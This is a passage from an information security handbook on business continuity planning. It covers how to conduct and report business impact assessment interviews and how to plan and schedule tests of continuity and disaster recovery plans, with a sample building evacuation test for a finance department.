- *Qualitative questions* — Although the economic impacts can be stated in terms of dollar loss, the qualitative questions ask the participants to estimate potential loss impact in terms of their emotional understanding or feelings. It is surprising how often the qualitative measurements are used to put forth a convincing argument for a shorter recovery window. The typical qualitative impact categories might include loss of customer services capability or loss of confidence.
- *Specialized questions* — Make sure that the questionnaire is customized to the organization. It is especially important to make sure that both the economic and operational impact categories (*e.g.*, lost sales, interest paid on borrowed funds, business interruption, customer inconvenience) are stated in such a way that each interviewee will understand the intent of the measurement. Simple is better here.

Using an automated tool? If an automated tool is being used to collect and correlate the BIA interview information, then make sure that the questions in the database and questions of the questionnaire are synchronized to avoid duplication of effort or going back to interviewees with questions that could have been handled initially.

A word of warning here, however. The author has seen people pick up a BIA questionnaire off the Internet or from a book or periodical (like this one) and use it without regard for the culture and practices of their own organizations. Never, ever use a noncustomized BIA questionnaire. The qualitative and quantitative questions must be structured to the environment and style of the organization. A real opportunity for failure arises if this point is dismissed.

A recent trend in BCP development, by the way, is that organizations seem to be moving away from prepackaged specialized software to the use of a combination of internal technologies that enterprise personnel already know and understand. This cuts down on the training curve and takes a little of the mystery out of the process, in addition to cutting down on front-end purchase and maintenance costs, not to mention technical support from another vendor, etc.

BIA Interview Logistics and Coordination

This portion of the report will address the logistics and coordination of performing BIA interviews. Having scoped the BIA process, the next step is to determine who and how many people will be interviewed. The following are some techniques that might be used to do so:

- *Methods for identifying appropriate BIA interviewees* — Interviewing everyone in the enterprise is obviously out of the question. A sample of those management and staff personnel who will provide the best information in the shortest period should be chosen. To do that, it is necessary to have a precise feel for the scope of the project (*e.g.*, technological platform continuity, business unit continuity, communications continuity, crisis management plans).
- *Organizational process models* — As was mentioned previously, identification of organizational mega and major business processes is the first place to start. Enterprises that are organized along process lines lend themselves to development of continuity planning strategies that will eventually result in the most efficient continuity infrastructure. Use of or development of models that reflect organizational processes will go a long way toward assisting BIA team members in identifying those personnel crucial to determining time-critical process requirements.
- *Organizational chart reviews* — The use of formal, or sometimes even informal organization charts is a good place to start. This method includes examining the organizational chart of the enterprise to understand those functional positions that should be included. Review the organizational chart to determine which organizational structures will be directly involved in the overall effort and those that will be the recipients of the benefits of the finished continuity plan.
- *Overlaying systems technology* — Overlaying systems technology (*e.g.*, applications, networks) configuration information over the organization chart will reveal components of the organization that may be affected by an outage of the systems. Mapping applications, systems, and networks to the organization's business functions will aid tremendously when attempting to identify the appropriate names and numbers of people to interview.
- *Executive management interviews* — This method includes conducting introductory interviews with selected executive management representatives to identify critical personnel to be included in the BIA interview process as well as to receive high-level guidance and to raise overall executive level management awareness and support.
- *Coordination with the IT organization* — If the scope of the BIA process is continuity of technological platforms or communications systems, then conducting interviews with a number of IT personnel could help shorten the data gathering effort. Although IT users will certainly need to be interviewed, IT personnel can often provide much valuable information but should not be relied on solely as the primary source of business impact outage information (*e.g.*, revenue loss, extra expense).

- *Sending questionnaire out in advance* — It can be useful to distribute the questionnaire to the interviewees in advance. Whether it is a hardcopy or in an electronic media format, the person being interviewed should have a chance to review the questions, to be able to invite others into the interview or redirect the interview to others, and to begin to develop the responses. Emphasize to the people who receive the questionnaires in advance not to fill them out but simply review them as a way to be prepared to address the questions later.
- *Scheduling interviews* — Ideally, the BIA interview should last from 45 minutes to 1 hour and 15 minutes. The author has found that it sometimes can be advantageous to go longer than this, but if many of the interviews are lasting longer than 1 hour and 15 minutes, then perhaps a BIA scoping issue should be addressed, necessitating the need to schedule and conduct a larger number of additional interviews.
- *Limiting number of interviewees* — It is important to limit the number of interviewees in the session to one, two, or three, but no more. Given the amount and quality of information to be elicited from this group, more than three people can deliver a tremendous amount of good information that unfortunately can be missed when too many people are delivering the message at the same time.
- *Scheduling two interviewers* — When setting up the BIA interview schedule, try to ensure that at least two interviewers can attend and take notes. This will help eliminate the possibility that good information may be missed. Every additional trip back to an interviewee for confirmation of details will add overhead to the process.
- *Validating financial impact thresholds* — An often-overlooked component of the process includes discussing with executive management the thresholds of pain that could be associated with a disaster. Asking the question as to whether a $5 million loss or a $50 million loss would have a significant impact on the long-term bottom line of the organization can lead to interesting results. An understanding on the part of the BIA team as to what financial impacts are acceptable or, conversely, unacceptable is crucial to framing BIA financial loss questions and the final findings and recommendations that the BIA report will reflect.

The Importance of Documenting a Formal RTO Decision

The BIA process concludes when executive management makes a formalized decision as to the RTO they are willing to live with after analyzing the impacts to the business processes due to outages of vital support services. This includes the decision to communicate these RTO decisions to each business unit and support service manager involved.

Why is it so important that a formalized decision be made?
A formalized decision must be clearly communicated by executive management because the failure to document and communicate precise RTO information leaves each manager with imprecise direction on: (1) selection of an appropriate recovery alternative method, and (2) the depth of detail that will be required when developing recovery procedures, including their scope and content. The author has seen many well-executed BIAs with excellent results wasted because executive management failed to articulate their acceptance of the results and communicate to each affected manager that the time requirements had been defined for continuity processes.

Interpreting and Documenting the Results

As the BIA interview information is gathered, considerable tabular and written information will begin to quickly accumulate. This information must be correlated and analyzed. Many issues will arise here which may result in some follow-up interviews or information gathering requirements. The focus at this point in the BIA process should be as follows:

- *Begin documentation of the results immediately.* Even as the initial BIA interviews are being scheduled and completed, it is a good idea to begin preparation of the BIA findings and recommendations and actually begin entering preliminary information. The reason is twofold. The first is that waiting until the end of the process to begin formally documenting the results makes it more difficult to recall details that should be included. Second, as the report begins to evolve, issues will be identified that require immediate additional investigation.
- *Develop individual business unit BIA summary sheets.* Another practical technique is to document each and every BIA interview with its own BIA summary sheet. This information can eventually be used directly by importing it into the BIA findings and recommendations, which can also be distributed back to each particular interviewee to authenticate the results of the interview. The BIA summary sheet contains a summation of all the verbal information that was documented during the interview. This information will be of great value later as the BIA process evolves.
- *Send early results back to interviewees for confirmation.* Returning BIA summary sheets to the interviewees can continue to build consensus for the BCP project and begin to ensure that any future misunderstandings regarding the results can be avoided. Sometimes it may be desirable to get a formal sign-off, but other times the process is simply informal.
- *Make it clear that you are not trying to surprise anyone.* The purpose for diligently pursuing the formalization of the BIA interviews and returning summary sheets to confirm the understandings from the interview process is to prevent any surprises later. This is especially important in large BCP projects where the BIA process takes a substantial amount of time. It is always possible that someone might forget what was said.
- *Define time-critical business functions/processes.* As has been emphasized in this report, all issues should focus back to the true time-critical business processes of the organization. Allowing the attention to be shifted to specific recovery scenarios too early in the BIA phase will result in confusion and lack of attention to what is really important.
- *Tabulate financial impact information.* A tremendous amount of tabular information can be generated through the BIA process. It should be boiled down to its essence and presented in such a way as to support the eventual conclusions of the BIA project team. It is easy to overdo it with numbers. Just be sure that the numbers do not overwhelm the reader and fairly represent the impacts.
- *Understand the implications of the operational impact information*. Often, the weight of evidence and the basis for the recovery alternative decision are based on operational rather than financial information. Why? Usually the financial impacts are more difficult to accurately quantify, because the precise disaster situation and the recovery circumstances are difficult to visualize. The customer service impact of a fire, for example, is readily apparent, but it would be difficult to determine with any degree of confidence what the revenue loss impact would be for a fire that affects one particular location of the organization. Because the BIA process should provide a qualitative estimate (orders of magnitude), the basis for making the hard decisions regarding acquisition of recovery resources are, in many cases, based on the operational impact estimates rather than hard financial impact information.

Preparing the Management Presentation

Presentation of the results of the BIA to concerned management should result in no surprises for them. If the BIA findings are communicated and adjusted as the process has unfolded, then the management review process should really become more of a formality in most cases. The final presentation meeting with the executive management group is not the time to surface new issues and make public startling results for the first time. To achieve the best results in the management presentation, the following suggestions are offered:

- *Draft report for review internally first.* Begin drafting the report following the initial interviews to capture fresh information. This information will be used to build the tables, graphs, and other visual demonstrations of the results, and it will be used to record the interpretations of the results in the verbiage of the final BIA findings and recommendations report. One method for developing a well-constructed BIA findings and recommendations report from the very beginning is, at the completion of each interview, to record the tabular information into the BIA database or manual filing system. Second, the verbal information should be transcribed into a BIA summary sheet for each interview. This BIA summary sheet should be completed for each interviewee and contain the highlights of the interview in summarized form. As the BIA process continues, the BIA tabular information and the transcribed verbal information can be combined into the draft BIA findings and recommendations report. The table of contents for a BIA report may look like the one in Table 39.2.
- *Schedule individual executive management meetings as necessary.* As the time for the final BIA presentation nears, it is sometimes a good idea to conduct a series of one-on-one meetings with selected executive management representatives to brief them on the results and gather their feedback for inclusion in the final deliverables. In addition, this is a good time to begin building grassroots support for the final recommendations that will come out of the BIA process; at the same time, it provides an opportunity to practice making your points and discussing the pros and cons of the recommendations.
- *Prepare executive management presentation (bullet point).* The author's experience says that most often executive management level presentations are better prepared in a brief and focused manner. It will undoubtedly become necessary to present much of the background information used to make the decisions and recommendations, but the formal presentation should be in a bullet-point format, crisp and to the point. Of course every organization has its own culture, so be sure to understand and comply with the traditional means of making presentations within the organization's own environment. Copies of the report, which have been thoroughly reviewed, corrected, bound, and bundled for delivery, can be distributed at the beginning or the end of the presentation, depending on circumstances. In addition, copies of the bullet-point handouts can be supplied so attendees can make notes and use them for reference at a later time. Remember, the BIA process should end with a formalized agreement as to management's intentions with regard to RTOs, so business unit and support services managers can be guided accordingly. It is here that that formalized agreement should be discussed and the mechanism for acquiring and communicating it determined.
- *Distribute report.* When the management team has had an opportunity to review the contents of the BIA report and have made appropriate decisions or given other input, the final report should be distributed within the organization to the appropriate numbers of interested individuals.

TABLE 39.2 BIA Report Table of Contents

Executive Summary
Background
Current State Assessment
Threats and Vulnerabilities
Time-Critical Business Functions
Business Impacts (Operational)
Business Impacts (Financial)
Recovery Approach
Next Steps/Recommendations
Conclusion
Appendices (as needed)

Next Steps

The BIA is truly completed when formalized executive management decisions have been made regarding: (1) RTOs, (2) priorities for business process and support services continuity, and (3) recovery resource funding sources. The next step is the selection of the most effective recovery alternative. The work gets a little easier here. We know what our recovery windows are, and we understand what our recovery priorities are. We now have to investigate and select recovery alternative solutions that fit the recovery window and recovery priority expectations of the organization. When the alternatives have been agreed upon, the actual continuity plans can be developed and tested, with organization personnel organized and trained to execute the continuity plans when needed.

Final

The goal of the BIA is to assist the management group in identification of time-critical processes and to determine their degree of reliance upon support services. Business process mapping methods, like those described in this chapter, will go a long way toward making the BIA effort more efficient and will significantly enhance the credibility of the results. When they have been identified, time-critical processes should in turn be mapped to their supporting IT, voice and data networks, facilities, human resources, etc. Time-critical business processes are prioritized in terms of their RTOs, so executive management can make reasonable decisions as to the recovery costs and time frames that they are willing to fund and support. The process of business continuity planning has matured substantially since the 1980s. BCP is no longer viewed as just a technological question. A practical and cost-effective approach toward planning for disruptions or disasters begins with the business impact assessment. Only when executive management formalizes their decisions regarding continuity time frames and priorities can each business unit and support service manager formulate acceptable and efficient plans for recovery of operations in the event of disruption or disaster. It is for this reason that the BIA process is so important when developing efficient and cost-effective business continuity plans and strategies.

BIA To-Do Checklist

BIA To Do's

- Customize the BIA information gathering tools to suit the organization's customs or culture.
- Focus on time-critical business processes and support resources (*e.g.*, systems, applications, voice and date networks, facilities, people)
- Assume worst-case disaster (*e.g.*, day of week, month of year).
- Assume no recovery capability exists.
- Obtain raw numbers in orders of magnitude.
- Return for financial information.
- Validate BIA data with BIA participants.
- Formalize decisions from executive management (*e.g.*, RTO time frames, scope and depth of recovery procedures) so lower level managers can make precise plans.

Conducting BIA Interviews

- When interviewing business unit personnel, explain that you are here to get the information you need to help IT build their recover plan. Emphasize that the resulting IT recovery is really theirs, but the recovery plan is really yours. We are obtaining their input as an aid to ensuring that information services constructs the proper recovery planning strategy.
- Interviews should last no longer that 45 minutes to 1 hour and 15 minutes.

- The number of interviewees at one session should be at best one and at most two to three. More than that and the ability of the individual to take notes is questionable.
- If possible, at least two BIA representatives should be in attendance at the interview. Each should have a blank copy of the questionnaire on which to take notes.
- One person should probably not perform more than four interviews per day due to the requirement to document the results of each interview as soon as possible and because of fatigue factors.
- Never become confrontational with the interviewees. Interviewees should not be defensive when answering the questions unless they do not properly understand the purpose of the BIA interview.
- Relate to interviewees that their comments will be taken into consideration and documented with the others gathered and that they will be requested to review, at a later date, the output from the process for accuracy and provide their concurrence.

How To Test Business Continuity and Disaster Recovery Plans and How Often

James S. Mitts

Overview

Everything an information security practitioner deals with requires some form of testing to ensure that the information technology or resource is within configuration specifications. This applies to ensuring that business continuity (BC) and disaster recovery (DR) plans are documented and executable as per the business continuity strategy and that the capabilities are deployed as part of an overall business continuity program for the enterprise. Testing BC/DR plans is done with regard to justifying the economic benefit of having BC/DR capabilities in place. A company that decides not to test its BC/DR plans will not know if those capabilities and documented procedures will work during a disaster and thus jeopardize survivability of the enterprise. The information security professional may be asked to assume the role of testing coordinator or facilitator. This role, in most organizations, is responsible for coordinating and facilitating testing of all BC/DR plans, which requires a thorough understanding of the plans to ensure that the business continuity policy will be met, attaining appropriate funding for the overall testing of these plans, identifying the types of testing that should be conducted, scheduling testing to minimize its impact on business operations, and developing scenario-based test plans that clearly state the scope, purpose, and objective for testing.

Business Continuity Program Policy Guidelines for Testing

The business continuity program policy should provide basic guidelines for the testing of business continuity and disaster recovery planning. The policy should state the types of accepted tests that can be performed and the number of times tests must be conducted. It should indicate the person or persons responsible for the testing of plans. Although the business continuity program policy may not specify types of tests or the number of tests to be conducted, it is imperative that the information security professional understand the types of test that can be conducted to determine if business continuity plans are viable and executable. Table 40.1 provides an example of a business continuity program policy.

TABLE 40.1 Sample Business Continuity Program Policy

It is the policy of ABC Company that a business continuity program shall be established and maintained to protect company assets, employees, stakeholders, and customer relations should a disaster of any manner befall ABC Company. The business continuity program shall establish the creation of business continuity or disaster recovery plans that contain appropriate procedures to sustain and recover critical ABC business operations after a disaster. The business continuity program shall ensure that these plans are assigned to a "plan owner" who shall be responsible for assuring that the plan is executable and capable of sustaining ABC business operations. The business continuity program shall ensure that testing of all components of the plans are conducted by using drills, structured walk-throughs, simulations, and full-interruption tests. Testing of all components of the plans should be conducted at least once a year.

Obtaining the Funding To Conduct a BC/DR Plan Testing Program

As with anything in business, certain costs are associated with business activities. Testing BC/DR plans is no different. In putting the testing plans together, the information security professional needs to develop a business case that outlines the costs of conducting various testing exercises for each component of the BC/DR plan. The planning stage requires an understanding of the type of test to be conducted, who will be involved, how long the test could take, and what the impact on business operations will be. The individuals doing the planning should not be team leaders or members who will be conducting the test. The impact to business operations can be determined from the business impact assessment that was previously conducted in the BC program methodology. DR plan testing typically deals with recovery of data and systems at an alternate location that typically is not close by. Costs associated with testing the DR plan will tend to be greater because of the scope of activities and resources. The costs for testing components of a BC/DR plan can be identified by understanding the planning considerations noted later.

The costs of testing should be fully described, understood, and approved by management to achieve any level of assurance that the BC/DR plans are viable and executable. Some of the things that the information security professional should consider when estimating costs include:

- Number of participants (*e.g.*, potential loss of productivity during testing, outside resources required)
- Facility expenses for the test (*e.g.*, conference rooms, hot-site testing fees, hotel rooms)
- Food expenses (*e.g.*, meals, snacks, coffee, sodas)
- Communication expenses (*e.g.*, telephone setup, datacom setup, teleconference fees)
- Supply expenses (*e.g.*, paper, pencils, notepads, pens, markers, whiteboards, flip charts)
- Form development and printing expense (*e.g.*, incident, problem/issue, post-exercise evaluation)

Types of Tests

The types of tests that can be conducted are many, but for the purposes of this chapter we outline here the major tests that should be conducted as part of an overall BC/DR plan testing program.

Drills

Drills are typically targeted to a specific response and include fire, building evacuation, and bomb threat, to name a few. The purpose of a drill is to have the drill participants follow the designated response activities specified in their plans to become more proficient in executing the response activity. For example, a fire drill is conducted to familiarize building occupants with the response activities necessary to ensure the safety of employees and visitors in a company facility. The fire drill tests the ability of employees to execute their specified response activities when alerted, and it allows observation of those persons managing the response (*e.g.*, floor warden, floor captain) as they perform their specific responsibilities to make sure all persons are evacuated from the facility. Many organizations only conduct these

drills during the first shift when most employees are at work. This is a mistake, because it deprives off-hours personnel the benefits of the drill. Cleaning crews, maintenance workers, and guard forces often are overlooked but still need to be familiar with building evacuation and other contingency plans and procedures.

Walk-Through Test

Among the several types of walk-through tests are the orientation walk-through, tabletop walk-through (with or without simulation), and live walk-through.

Orientation Walk-Through

An orientation walk-through is a tabletop exercise of a BC/DR plan and is the first test conducted to familiarize the team leader and members with the BC/DR plan. It addresses all components of the BC/DR plan.

Tabletop Walk-Through

A tabletop walk-through is one that exercises all or part of the BC/DR plan as specified in the scope of the test plan.

Live Walk-Through

A live walk-through is an exercise where the plan is executed as if a real disaster has taken place at a specific point in the facility and is typically conducted with multiple BC/DR teams. This is often called a simulation test.

Parallel Test

This operational test is held in parallel with the actual processing of critical systems to ensure that the systems will run correctly at the alternative site.

Simulation Test

This test involves all groups that would be involved in an actual recovery to ensure that the plan works and the various groups interface appropriately; it is usually scenario based. Groups have access to only materials in offsite storage to conduct their activities in the simulated recovery.

Full Interruption Test

This test is a full-blown, live test. If the plan calls for going to a hot site to recover, then arrangements to travel to the hot site would be made and a live recovery would take place. This type of test could affect the ability of the company's customers to request products or services. This type of test could be dangerous for a large organization because shutting down normal processing has been known to actually precipitate a disaster when restart problems prevented resumption of normal processing on schedule.

Planning Considerations for Developing a Test Plan

The information security professional should consider the following questions:

- What parts of the company should be tested?
- Who should be involved?
- Should any hazards be anticipated?
- What are the boundaries (physical, geographical) of the test?
- How real should the test be?
- What is the budget for conducting the test?

After addressing these questions, it is time to begin planning the process for testing the BC/DR plan by considering the following aspects of the testing.

Type of Test

The types of test to be conducted will vary with the type and number of procedures or responses contained in the BC/DR plan; for example, if the plan has ten emergency response procedures, each would have to be drilled or walked through, depending on the procedure. If the business continuity program is new, each business unit or department BC/DR plan must have an orientation walk-through conducted to introduce the plan to the recovery team. As planning moves forward, the information security professional would schedule tabletop exercises for individual procedures within each BC/DR plan. As testing matures, the information security professional would then schedule tests that involve more than one BC/DR team. The testing would progress to the point where the company is ready to attempt a full interruption test.

Logistics Support

Location

Finding a place to hold a test can be a challenge. Planners need to find a conference room, auditorium, or meeting room of sufficient size to conduct the particular type of test. The location should be away from the work environment of the BC/DR team whenever possible to have the team members' full attention. For tests that involve more then one team, the size of the facility is critical. The location must be comfortable and easy to get to and have sufficient lighting to conduct the test. For tests that involve traveling overnight to an alternative site, the information security professional should identify meeting places, lodging, and restaurants close to the alternative site.

Outside Help

As the testing begins to involve a greater number of BC/DR teams, it becomes more difficult for a small group of observers from internal auditing and other departments to oversee the tests. This is when the information security professional should seek outside help in conducting these tests; for example, the internal auditing group could recommend outside auditors, and consulting firms may be able to support the testing efforts. Of course, the use of such resources must be weighed against the testing budget that has been allocated. Other outside help that the information security professional may consider seeking would include organizations that can help with realism.

Realism

When conducting walk-through tests, the information security professional must choose how real those tests should be. Realism is not necessary for an orientation walk-through, but as the testing process matures realism becomes more of a factor in the overall effectiveness of the test. Making each test more interesting and challenging is necessary to sustain testing momentum within the organization. Some suggested considerations for adding realism to a tabletop walk-through include:

- Set up a telephone room that team members would call as part of the defined procedure.
- Have local first responders (fire, police, emergency medical services) make appearances as part of the scenario.
- Ask a senior manager to make an appearance to request a status update.
- Have representatives of other BC/DR teams participate in the test to request information.

For live walk-through testing, interaction with other groups is imperative. The more realistic the information security professional can make test, the better prepared the BC/DR team members will be if and when a real emergency or disaster takes place.

Finally, make sure that the company has an interface with local emergency management. At times, local emergency services managers will seek businesses to help them conduct an exercise on a large scale. Participation in such an exercise will benefit the company in several ways:

- It exposes the company to the thought processes that the public sector uses for its testing.
- It provides an added element of realism when the company performs their BC/DR plans during a regional exercise.

- It provides an introduction to other businesses in the area that can be ongoing sources of information and provide opportunities for partnering with regard to emergency response and recovery solutions.

Date and Time of Test

The date and time of a test depend on the scope and impact on operations. Tests can be conducted when convenient for the test participants; however, testing in the off hours should also be conducted as a threat to the organization can happen at any time during the day or week.

Impact on Operations

When planning to test a BC/DR plan, planners need to determine the impact on the company's ability to provide products and service to its customers. Depending on the plan being tested, having an understanding of the potential impact on operations may indicate that only a portion of the BC/DR team should be allowed to participate in the test. Eventually, a test will have to be conducted to evaluate the overall team dynamics in executing the plan. As the testing program matures, the impact on company operations increases due to a greater number of BC/DR teams being tested together to ensure overall business continuity plan integration. Finally, when a full interruption test is conducted, the overall business continuity picture will be observed and the test will have a profound impact on company operations.

Cost

The cost of testing should be determined during the planning of each test. A separate testing cost center should be set up for tracking and budgetary purposes. Utilizing company facilities will keep the cost of a test as low as possible. It is important to track the cost of lost productivity as part of conducting testing. For the testing program to remain viable, it is important to keep costs within the established budget. The information security professional needs to find innovative ways to conduct testing within the corporate culture of the company.

Elements of a Test Plan

The test plan document describes the planning, execution, and review of the company BC/DR plans. The elements of the test plan are described below:

- *Purpose of the test plan* — This section describes what is expected from the test and document the activities being conducted.
- *Change control history for the test plan* — This section tracks the history of the test plan from the time planning began to completion of the final report.
- *Scheduled date and time of the test* — This section describes when the plan will be conducted.
- *Test type* —This section describes the type of test that is being planned.
- *Test observers* —This section describes who will be observing the test.
- *Test participants* — The section identifies the testing coordinator, supporting test personnel, teams, and the associated team members.
- *Testing objective* — This section describes what specific actions will be tested; multiple objectives can be stated.
- *Event or incident scenario* —This section describes the events or situations that have precipitated execution of the DR/BC plan.
- *Test plan scope* — This section indicates the plan being tested and portions of the plan to be tested.
- *Testing limitations* — This section describes limitations of the test.
- *Testing assumptions* — This section describes assumptions associated with the test.
- *Testing tasks* — This section lists the actual plan or sections to be tested as determined by the testing coordinator/facilitator. The document has subsections for documenting acceptable results,

TABLE 40.2 Sample Testing Schedule: ABC Testing Schedule for 200x

BC/DR Plan Name	Scope of the Test	Type of Test	Coordinator	Team Leaders	Date and Time of Test
[Insert BC/DR plan name]	[Insert scope of test here]	[Insert type of test here]	[Insert name]	[Insert name]	[Insert MM/DD] [Insert HH:MM to HH:MM]
Finance BC plan	Review accounting BC plan	Orientation walk-through	John Doe	Jack Dane	01/20 08:00 to 09:00
Finance BC plan	Test plan activation procedure	Notification drill	John Doe	Jack Dane	02/12 13:00 to 14:00
Finance BC plan	Test building evacuation procedure	Drill	John Doe	Jack Dane	02/20 11:00 to 11:15

as determined by the testing coordinator or facilitator, and actual results from the test. The actual results are recorded by the test observers.

- *Problems encountered during testing* — This section documents any problems discovered and noted by the coordinator or facilitator and the observers.
- *Post-test review* — This section documents the post-test review session with participants.
- *Corrective action plan for deficiencies* — This section lists deficiencies noted in the test that require improvement. A separate corrective action plan should be developed that identifies the deficiencies and proposes resolutions.
- *Test summary* — The summary is written by the test coordinator or facilitator after the post-test review meeting has been conducted and a corrective action plan has been documented. This summary describes what worked properly and what was deficient and makes general recommendations for improving the plan. These recommendations should be provided to those responsible for plan update and maintenance.

Creating a Testing Schedule

A testing schedule should be developed that addresses all testing to be conducted on all BC/DR plans within the company for the fiscal year. It should contain the plan being tested, the scope of the test, the type of test to be conducted, coordinator or facilitator name, names of team leaders, dates, and times (see Table 40.2). The use of an overall schedule helps the coordinator or facilitator and team leaders to track all of the testing being conducted throughout the year.

Practice Case

To see how this all works, we will work through the process of creating a test plan for a finance department response procedure at ABC Company, which is located on the lower floors of a downtown high-rise building in Seattle, WA. The scope of our test will focus on all steps of the finance department's building evacuation procedure. The test will only involve the finance department.

The two objectives of this test are:

- Observe the finance team's execution of the procedure.
- Observe the BC plan team leader's execution and control of the procedure.

The scenario for this test is a bomb threat to a state agency located on the floor directly above ABC Company. ABC Company receives notice from building management to evacuate the building due to a bomb threat and subsequent discovery of a mysterious package within the State of Washington Agency on the seventh floor. All company personnel are to evacuate the building. To determine what type of test to conduct, we review a particular part of ABC Company's business continuity (BC)/disaster recovery (DR) plan — BC/DR Policy 500.

ABC Company's BC/DR Plan, BC/DR Policy 500

Policy Statement

Test disaster recovery plan.

Objective

Establish ABC Company policy on disaster recovery plan testing and provide guidelines on determining what to test, types of tests, frequency, and participation levels.

Business Drivers

Reduce risk, mitigate loss, maintain continued availability of data. Protecting the availability of company information assets and intellectual property ensures the continued operation of critical functions, meets the company security requirements and that of clients, and mitigates costs associated with data recovery, litigation, and negative public image.

Determining Business Processes To Test

To determine which business processes to test, emphasis should be placed on the results of the most current business impact assessment (BIA). Each business-critical process defined in the BC/DR plan should be completely reassessed for currency and prioritized based on the BIA and estimated risk analysis of threats, vulnerabilities, and safeguards. Business processes recognized as critical by the BC/DR plan should be assessed annually and prioritized based on the BIA and the risk factor (RF) determined via the risk analysis of threats, vulnerabilities, and safeguards and should be the primary focus of testing.

Types of Test

The ABC testing methodology and implementation schedule should accomplish the following:

- Test the BC/DR plans to the fullest extent possible.
- Incur no prohibitive costs.
- Cause no or minimal service disruptions.
- Provide a high degree of assurance in recovery capabilities.
- Provide quality input for BC/DR plan maintenance.

Walk-Through Testing

This is the most recommended testing strategy. Verbally, team members "walk through" the specific steps as documented in the BC/DR plan to confirm effectiveness, identify gaps, bottlenecks, or other weaknesses in the BC/DR plan. Staff should be familiarized with procedures, equipment, and offsite facilities, if required.

Simulation Testing

A disaster is simulated, and normal operations should not be interrupted. Hardware, software, personnel, communications, procedures, supplies and forms, documentation, transportation, utilities, and alternative site processing should be thoroughly tested in a simulation test. Extensive travel, moving equipment, and eliminating voice or data communications may not be feasible or practical during a simulated test; however, validated checklists should provide a reasonable level of assurance for many scenarios. The simulation test should be considered and only implemented after the previous checklist and walk-through tests have been validated. The results of previous tests should be analyzed before the proposed simulation to ensure that lessons learned during the previous testing have been remediated.

Test Team Participants

Cross-functional staffing is most desirable for testing and should include the following:

- *Management* — Continuous management input through the entire process is vital; the manager who will serve as the emergency response coordinator (ERC) should be involved in planning every test unless the ERC is a participant in the test.

- *Finance* — Finance personnel should assist in providing accurate cost analyses for each phase of the testing process.
- *Internal audit* — Internal audit representatives should advise on contractual and regulatory issues.
- *Legal* — Legal staff should advise on issues involving contractors, unions, or worker rights.
- *Process owners* — Relevant personnel should provide the initial logical breakdown of processes for walk-through and simulation tests and provide realistic scenarios.
- *Security department* — Security staff should maintain business and personnel security throughout the testing process.

Testing Frequency

Testing should be performed, at a minimum, on an annual basis. Tests should be documented and audited for appropriateness and results achieved. Lessons learned should also be documented and discussed for future testing implementations.

Selection of Simulation Test

We choose to use a simulation test to test the finance department procedure specified in Section 3.5.1 of its BC plan, outlined below:

1.0 Introduction
2.0 Finance Business Continuity Team
3.0 Emergency Response
  3.1 Overview
  3.2 First Responder Perspective
  3.3 BC Team Leader Perspective
  3.4 Emergency Response Procedures — General
  3.5 Emergency Response Procedures — Specific
    3.5.1 Emergency Response for Building Evacuation
    3.5.2 Emergency Response to a Fire
    3.5.3 Emergency Response to a Bomb Threat
    3.5.4 Emergency Response to a Chemical Spill
    3.5.5 Emergency Response to an Earthquake
    3.5.6 Emergency Response to Weapons in the Workplace
    3.5.7 Emergency Response to Violence in the Workplace
    3.5.8 Emergency Response to an Armed Intruder/Robbery in the Workplace
    3.5.9 Emergency Response to Civil Disorder or Public Intrusion
    3.5.10 Emergency Response to a Medical Emergency in the Workplace
4.0 Crisis Management
5.0 Business Continuity
  5.1 Overview
  5.2 Finance BC Team Activation Procedure
  5.3 Finance BC Team Business Recovery/Resumption Procedures
6.0 Appendices

Response for Building Evacuation

It is apparent that the Building Evacuation Procedure is one of many emergency responses contained within the plan. The Building Evacuation Response for the Finance BC Team is provided in Table 40.3. Note that the table contains two columns at step 2 — one for exiting by the men's restroom on the floor and the other for exiting by the women's restroom. So, with this information we can begin to fill in the test plan and continue the planning process. Table 40.4 illustrates the test plan containing the information

TABLE 40.3 Response for Building Evacuation

Upon hearing fire alarm or receiving notification to evacuate the building …			
	Action		
1	Exit the building at the closest emergency exit. The preferred exit is the exit closest to the men's restroom. *Do not use the elevators to evacuate.*	1	*BC team leader:* Check work area to ensure that all personnel in the area or on your team are evacuating the building. Proceed down the stairs to the fifth-floor lobby and make sure that the receptionist has been informed to evacuate. Proceed to the nearest fifth-floor emergency exit and evacuate the building as described in the following steps.
	Evacuation through exit closest to men's restroom		**Evacuation through exit closest to woman's restroom**
2A	Upon reaching the first-floor via the stairs, proceed to the left down the hallway and exit out the door to the alley.	2B	Upon exiting the emergency stairwell, proceed out the door to the loading dock.
3A	If safe to do so, turn to the left and proceed south down the alley to L Street, then go to Step 5; otherwise, go to the right down the alley to B Street. Make a left going toward Third Avenue, then left again, around the block toward L Street.	3B	Go down the stairs on the loading dock and proceed south down the alley to L Street.
4A	Make left onto L Street and proceed to evacuation assembly point (EAP) located under the overhang next to the Teriyaki restaurant on L Street.	4B	Turn right at the sidewalk to the evacuation assembly point (EAP) located under the overhang next to the Teriyaki restaurant on L Street.
5A	Upon arriving at the EAP, remain calm and await further instructions	5B	Upon arriving at the EAP, remain calm and await further instructions.
6A	*BC team leader:* When you arrive at the EAP, account for all personnel on your team and report the team's evacuation status to the emergency response coordinator (ERC). Await additional instructions from the ERC.	6B	*BC team leader:* When you arrive at the EAP, account for all personnel on your team and report the team's evacuation status to the emergency response coordinator (ERC). Await additional instructions from the ERC

noted above. Now the information security professional must determine the date and time for the test, identify the test observers who will be involved, insert the finance team members' names from the finance business continuity plan team roster into the test participants section, and make final adjustments to the limitations and assumptions of this test. After all this has been completed, the next steps would be to conduct the test, note any problems encountered, conduct the post-test review with the finance team, determine the need for any corrective actions, and write up the test summary.

Conclusion

Testing of business continuity and disaster recovery plans are the means of affirming that these plans and their capabilities are viable and executable. Testing allows a company to adjust their overall business continuity strategy through a continuous improvement cycle. The information provided in the article is a baseline that an information security professional can utilize to begin and sustain the testing of business continuity and disaster recovery plans. The Information security professional's involvement in a company's business continuity program should also ensure that the integrity, availability, and confidentiality of the information assets will be maintained even during a disaster.

TABLE 40.4 Finance BC Team Building Evacuation Response Test Plan

TEST REPORT DOCUMENT
ABC Finance Department
ABC Finance Business Continuity Plan

FinanceBCP_V2.1_2005.doc
TR-1-0-B-Finance-02202005.doc

Table of Contents

1.0 Purpose of This Document
2.0 Document Change Control History
3.0 Scheduled Date and Time of Test
4.0 Type of Test
5.0 Test Observers (TOs)
6.0 Test Participants (TPs)
7.0 Testing Objectives
8.0 Execution Scenario
9.0 Scope of Testing
10.0 Limitations on Test Execution
11.0 Assumptions Related to Test Execution
11.1 Detailed Business Continuity Plan Testing
12.0 Problems Encountered
13.0 Post-Test Review
14.0 Corrective Action Plan for Deficiencies
